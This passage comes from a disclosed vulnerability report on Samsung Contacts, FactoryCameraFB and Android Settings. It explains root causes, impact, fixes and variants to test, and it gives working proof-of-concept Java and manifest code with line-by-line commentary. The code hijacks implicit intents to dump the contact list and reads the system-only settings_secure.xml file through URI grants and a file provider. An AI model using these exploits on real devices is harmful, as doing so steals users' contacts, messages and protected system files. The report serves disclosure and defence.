public ParcelFileDescriptor openFile(Uri uri, String mode)is the method Android calls when another app asks this provider to open a file. AParcelFileDescriptoris a handle to an open file that can be passed between apps.try {guards against errors.return ParcelFileDescriptor.open(new File(uri.getQueryParameter("path")), ParcelFileDescriptor.MODE_WRITE_ONLY | ParcelFileDescriptor.MODE_CREATE);takes thepathvalue from the URI's query string, opens that file for writing only, and creates it if it does not exist. This is the mailbox slot: whatever the victim sends is written to the path the attacker chose.catch (Throwable th) { return null; }returns nothing on failure instead of crashing.
The input URI points at the contacts app's own shared_prefs/SamsungAnalyticsPrefs.xml through the backup provider. The output URI points at the attacker's exported provider, whose openFile writes whatever the victim app sends to the path given in the path query parameter, inside the attacker's private data directory. After a one second delay the PoC reads that file back.
Step 4: accessing arbitrary content providers in Samsung Contacts
This attack uses the same activity, com.samsung.android.contacts.editor.SetProfilePhotoActivity. The flow is:
- An invalid URI is specified by an attacker in
temp_photo_uri - The app automatically launches an implicit intent with the
Intent.FLAG_GRANT_READ_URI_PERMISSION&Intent.FLAG_GRANT_WRITE_URI_PERMISSIONflags - The attacker-controlled value in
cropped_photo_uriis passed to the Intent's ClipData.
An implicit intent is one that names an action but not a target app, so Android picks whichever app has registered for that action. A flag is an instruction attached to an intent; the two grant flags here tell Android to let the receiving app read and write the URI carried by the intent. ClipData is the part of an intent that carries one or more URIs, usually for copy-and-paste style sharing.
When an attacker intercepts the implicit intent, they automatically have read/write access to the URI. The PoC reads a complete contact list.
File AndroidManifest.xml:
<activity android:name=".PickerActivity">
    <intent-filter android:priority="999">
        <action android:name="com.android.camera.action.CROP" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="*/*" />
        <data android:mimeType="image/*" />
        <data android:mimeType="test/1337" />
    </intent-filter>
</activity>
This registers the attacker's PickerActivity as a candidate for the crop action. The intent-filter says which actions it accepts; priority="999" makes it a strong candidate when several apps match; the data lines list the file types it claims to handle, including the made-up test/1337.
File MainActivity.java:
Intent i = new Intent(Intent.ACTION_SEND);
i.setClassName("com.samsung.android.app.contacts", "com.samsung.android.contacts.editor.SetProfilePhotoActivity");
i.putExtra("temp_photo_uri", "/");
i.putExtra("cropped_photo_uri", ContactsContract.CommonDataKinds.Phone.CONTENT_URI.toString());
i.putExtra("mimeType", "test/1337");
startActivity(i);
Line by line:
Intent i = new Intent(Intent.ACTION_SEND);creates a share intent.i.setClassName("com.samsung.android.app.contacts", "com.samsung.android.contacts.editor.SetProfilePhotoActivity");addresses the victim screen.i.putExtra("temp_photo_uri", "/");supplies a deliberately invalid save address. The victim cannot write to/, so it falls through to its fallback path, which is the implicit crop intent.i.putExtra("cropped_photo_uri", ContactsContract.CommonDataKinds.Phone.CONTENT_URI.toString());supplies the address of the phone's contact list as the "cropped" result. This is the data the attacker wants.i.putExtra("mimeType", "test/1337");sets a file type that matches the attacker's registered filter.
File PickerActivity.java:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if ("com.android.camera.action.CROP".equals(getIntent().getAction())) {
        dump(getIntent().getClipData().getItemAt(0).getUri());
    }

    finish();
}

public void dump(Uri uri) {
    Cursor cursor = getContentResolver().query(uri, null, null, null, null);
    if (cursor.moveToFirst()) {
        do {
            StringBuilder sb = new StringBuilder();
            for (int i = 0; i < cursor.getColumnCount(); i++) {
                if (sb.length() > 0) {
                    sb.append(", ");
                }
                sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
            }
            Log.d("evil", sb.toString());
        } while (cursor.moveToNext());
    }
}
Line by line:
protected void onCreate(Bundle savedInstanceState)runs when the attacker's activity is started by the victim.if ("com.android.camera.action.CROP".equals(getIntent().getAction()))checks that this really is the crop request the victim sent.dump(getIntent().getClipData().getItemAt(0).getUri());takes the first URI out of the intent's ClipData and passes it to the dump method. Because the intent arrived with the grant flags, the attacker may now read that URI.finish();closes the activity immediately.public void dump(Uri uri)is the method that reads the data.Cursor cursor = getContentResolver().query(uri, null, null, null, null);asks the provider behind the URI for its rows. A cursor is a pointer that walks through a result set.if (cursor.moveToFirst())checks there is at least one row.do { ... } while (cursor.moveToNext());loops over every row.StringBuilder sb = new StringBuilder();starts an empty text buffer for one row.for (int i = 0; i < cursor.getColumnCount(); i++)loops over every column in the row.if (sb.length() > 0) { sb.append(", "); }adds a comma between values.sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));addscolumn = valueto the buffer.Log.d("evil", sb.toString());writes the row to the log.
The attacker activity registers for com.android.camera.action.CROP with priority 999 and a test/1337 MIME type, matching the mimeType extra sent to the victim. The invalid temp_photo_uri of / forces the victim to fall through to the implicit intent, and cropped_photo_uri carries the phone contacts URI into the ClipData. Because the intent is launched with both grant flags, the attacker's PickerActivity can query the contacts provider directly and dump every column of every row.
Step 5: file theft and write from UID 1000 in FactoryCameraFB
The FactoryCameraFB app contained vulnerable code that allowed access to arbitrary* content providers:
The app has a property called android:sharedUserId="android.uid.system", which makes it a system application. A shared user ID means several apps run under the same identity; here the identity is the system's own, UID 1000, which is the most powerful identity on the phone. As described in the vulnerability in Android Settings, the researcher used a content provider in the com.sec.imsservice app, which provided access to arbitrary files:
For testing, the file /data/system/users/0/settings_secure.xml was used, which has these permissions: -rw ------- 1 system system. That notation comes from a Unix file listing: the owner (system) may read and write, and nobody else may do anything. Only a process running as system can open it.
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent();
    i.setData(Uri.parse("content://com.[redacted].ims.rcs.fileprovider/root/data/system/users/0/settings_secure.xml"));
    i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    i.setClassName("com.sec.factory.camera", "com.sec.android.app.camera.CameraTestActivity");
    i.putExtra("testtype", "NCAMTEST");
    i.putExtra("arg1", "0");
    i.putExtra("arg2", "1");
    i.putExtra("arg3", "2");
    i.putExtra("arg4", "0");
    startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);

    try (InputStream inputStream = getContentResolver().openInputStream(data.getData())) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
Line by line:
protected void onCreate(Bundle savedInstanceState)runs when the attacker's screen opens.Intent i = new Intent();creates an empty intent.i.setData(Uri.parse("content://com.[redacted].ims.rcs.fileprovider/root/data/system/users/0/settings_secure.xml"));sets the intent's data to a URI for the IMS RCS file provider, pointing at the protected settings file. Therootsegment tells the provider to start from the filesystem root.i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);asks Android to let the receiving app read that URI.i.setClassName("com.sec.factory.camera", "com.sec.android.app.camera.CameraTestActivity");addresses the intent to the camera app's test activity.i.putExtra("testtype", "NCAMTEST");andi.putExtra("arg1", "0");throughi.putExtra("arg4", "0");supply the test type and four arguments the activity expects. They make the call look like a normal factory test.startActivityForResult(i, 0);starts the activity and asks to be told its result. The0is just a label the attacker uses to recognise the reply.protected void onActivityResult(int requestCode, int resultCode, Intent data)is called when the victim activity finishes and returns data.try (InputStream inputStream = getContentResolver().openInputStream(data.getData()))opens the URI the victim returned.Log.d("evil", IOUtils.toString(inputStream));prints the file to the log.catch (Throwable th) { throw new RuntimeException(th); }crashes on failure.
The intent carries a URI for the IMS RCS file provider pointing at the protected settings file, with the read grant flag set, and is addressed to com.sec.android.app.camera.CameraTestActivity with a NCAMTEST test type and four arguments. The activity result comes back with the data URI, which the PoC opens and prints to the log. Because FactoryCameraFB runs as android.uid.system, the PoC reads a file owned by system with mode -rw -------.
Step 6: the vulnerability in Android Settings
The previous article in the series covered a vulnerability in Android Settings for which the researcher received a $2,000 award from Google AOSP. The activity com.android.settings.wifi.WifiDialogActivity is exported, though it requires the sender to hold android.permission.CHANGE_WIFI_STATE. When a user clicks the QR code scan icon, it launches an implicit intent and passes its activity result to its own setResult(code, attacker_controlled_intent). setResult is how an activity hands a value back to whoever started it.
File AndroidManifest.xml:
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
This asks for the permission to change Wi-Fi state, which the exported dialog requires from its caller.
<activity android:name=".PickerActivity">
    <intent-filter android:priority="999">
        <action android:name="android.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
This registers the attacker's PickerActivity to answer the QR scanner action, again at priority 999 so it wins over other candidates.
File MainActivity.java:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent();
    i.setClassName("com.android.settings", "com.android.settings.wifi.WifiDialogActivity");
    startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);

    try (InputStream inputStream = getContentResolver().openInputStream(data.getData())) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
Line by line:
i.setClassName("com.android.settings", "com.android.settings.wifi.WifiDialogActivity");addresses it to the exported Wi-Fi dialog in Settings.startActivityForResult(i, 0);starts it and asks for a result.protected void onActivityResult(int requestCode, int resultCode, Intent data)receives the reply.try (InputStream inputStream = getContentResolver().openInputStream(data.getData()))opens the URI that came back.
File PickerActivity.java:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent("evil");
    i.setData(Uri.parse("content://com.[redacted].ims.rcs.fileprovider/root/data/system/users/0/settings_secure.xml"));
    i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    setResult(-1, i);
    finish();
}
Line by line:
protected void onCreate(Bundle savedInstanceState)runs when Settings launches the attacker's activity as its QR scanner.Intent i = new Intent("evil");creates an intent with a made-up action name; the action does not matter here.i.setData(Uri.parse("content://com.[redacted].ims.rcs.fileprovider/root/data/system/users/0/settings_secure.xml"));puts the protected settings file into the intent.i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);asks for read access to it.setResult(-1, i);hands this intent back as the result.-1is the conventional code for "success".finish();closes the activity.
The attacker app holds CHANGE_WIFI_STATE, so it can start the exported dialog. The dialog's QR scanner launches an implicit intent for android.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER, which the attacker's PickerActivity intercepts at priority 999. That activity returns a result intent carrying the IMS RCS file provider URI for settings_secure.xml with the read grant flag, and Settings passes it back to the caller as its own result. The attacker's onActivityResult then opens the URI and reads the file.
Root cause
Several distinct mistakes combine here. Permissions declared without an explicit android:protectionLevel default to normal, so any third-party app can hold them and reach the protected provider; that is the CallBGProvider case. Providers that resolve paths with Uri.getLastPathSegment() decode the value before use, so encoded .. segments traverse out of the intended directory. Exported activities that accept URIs from the caller and open them, or forward them with FLAG_GRANT_READ_URI_PERMISSION and FLAG_GRANT_WRITE_URI_PERMISSION, hand the caller's chosen URI to whoever intercepts the implicit intent; that is the Contacts case. In Settings, the exported dialog passes an attacker-controlled intent straight into setResult, so the caller receives a grant it should never have obtained. In FactoryCameraFB, the app runs as android.uid.system and processes a caller-supplied URI, so the read happens with system privileges. The existing defences did not stop any of this: the permission check on WifiDialogActivity is satisfied by holding android.permission.CHANGE_WIFI_STATE, and the grant flags are applied to a URI the attacker chose.
Impact
An attacker with a normal third-party app installed on the device could read and write arbitrary files in the name of the system, read telephone-related files such as call history and SMS/MMS, read and modify the user's contact data, and steal the user's messages from Samsung Messages. The FactoryCameraFB issue paid the largest reward; the app runs as UID 1000 and could reach files such as /data/system/users/0/settings_secure.xml that are readable only by system. The asterisk on "arbitrary*" in the table and in the FactoryCameraFB description is the report's own notation; the text does not explain it further.
Fix
Samsung assigned a CVE and SVE to each issue and paid the bounties listed in the table. The report does not describe the individual patches. The general fixes implied by the root causes are to set an explicit protectionLevel on custom permissions, to canonicalise and validate paths instead of trusting Uri.getLastPathSegment(), to avoid exporting activities that accept caller-supplied URIs, and to avoid passing attacker-controlled intents into setResult or granting URI permissions on them.
Variants to test
- Look for
<permission>declarations withoutandroid:protectionLevelin preinstalled apps, then check whether any exported provider is guarded only by that permission. A positive result is a provider you can query after declaring the permission in your own manifest. - Grep provider code for
Uri.getLastPathSegment()and test encoded traversal such as..%2F..%2Fin the path. A positive result is reading a file outside the intended directory. - Enumerate exported activities that take URI extras and forward them with grant flags. Register a high-priority intent filter for the action they launch and see whether your activity receives a ClipData URI you can query.
- Check exported activities that call
setResultwith data derived from an implicit intent they launched. A positive result is receiving a grant for a URI you supplied. - Look for apps with
android:sharedUserId="android.uid.system"that process caller-supplied URIs. A positive result is reading a file owned bysystemwith restrictive permissions. - On modern Android, test whether external cache files can be reached through a
MediaStore.Filesinsert with_dataset to the target path, as the Samsung Messages PoC does.
Glossary
- Activity: a single screen in an Android app, such as a photo editor or a message viewer.
- AndroidManifest.xml: the file inside every Android app that declares its components, permissions and settings.
- Authority: the part of a
content://address that identifies which content provider answers it, for examplecom.samsung.contacts.backup. - Bounty: a reward a company pays a researcher for reporting a security bug responsibly.
- ClipData: the part of an intent that carries one or more URIs, usually for sharing or copy-and-paste.
- Content provider: an Android component that hands out files or database rows to other apps through
content://addresses. - ContentValues: a small key/value container used to insert or update rows in an Android database.
- Cursor: a pointer that walks through the rows returned by a database query.
- CVE: a public catalogue number for a known security vulnerability.
- Exported component: an activity, provider or service that any app on the phone is allowed to use.
- Flag (intent flag): an instruction attached to an intent, such as "let the receiver read this URI".
- Implicit intent: an intent that names an action but not a target app, so Android chooses which app handles it.
- Intent: the message an Android app uses to ask another app to do something.
- MIME type: a label saying what kind of data something is, such as
image/*orvideo/mp4. - Normal permission: a permission granted automatically at install time, with no prompt to the user.
- Package name: the unique identifier of an Android app, such as
com.samsung.android.messaging. - ParcelFileDescriptor: a handle to an open file that Android can pass from one app to another.
- Path traversal: putting
..("go up one folder") into a path so a file lookup climbs out of the folder it was meant to stay in. - Permission: a label an app must hold before it may use a protected component or system feature.
- Proof of concept (PoC): a small program that demonstrates a vulnerability really works.
- Protection level: the setting that says how hard a permission is to obtain, such as
normalordangerous. - Provider (content provider): see content provider.
- Query parameter: the
?name=valuepart at the end of a URI. - setResult: the method an activity uses to hand a value back to whoever started it.
- SVE: Samsung's own tracking number for a vulnerability in its products.
- UID: the numeric identity an Android app runs under; apps with different UIDs are kept apart.
- URI: an address for a piece of content, such as a file or a database, for example
content://.... Uri.getLastPathSegment(): an Android method that returns the final part of a URI's path, decoding it automatically.Uri.encode: an Android method that converts text into a form safe to place inside a URI.%2F: the encoded form of the/character inside a URI.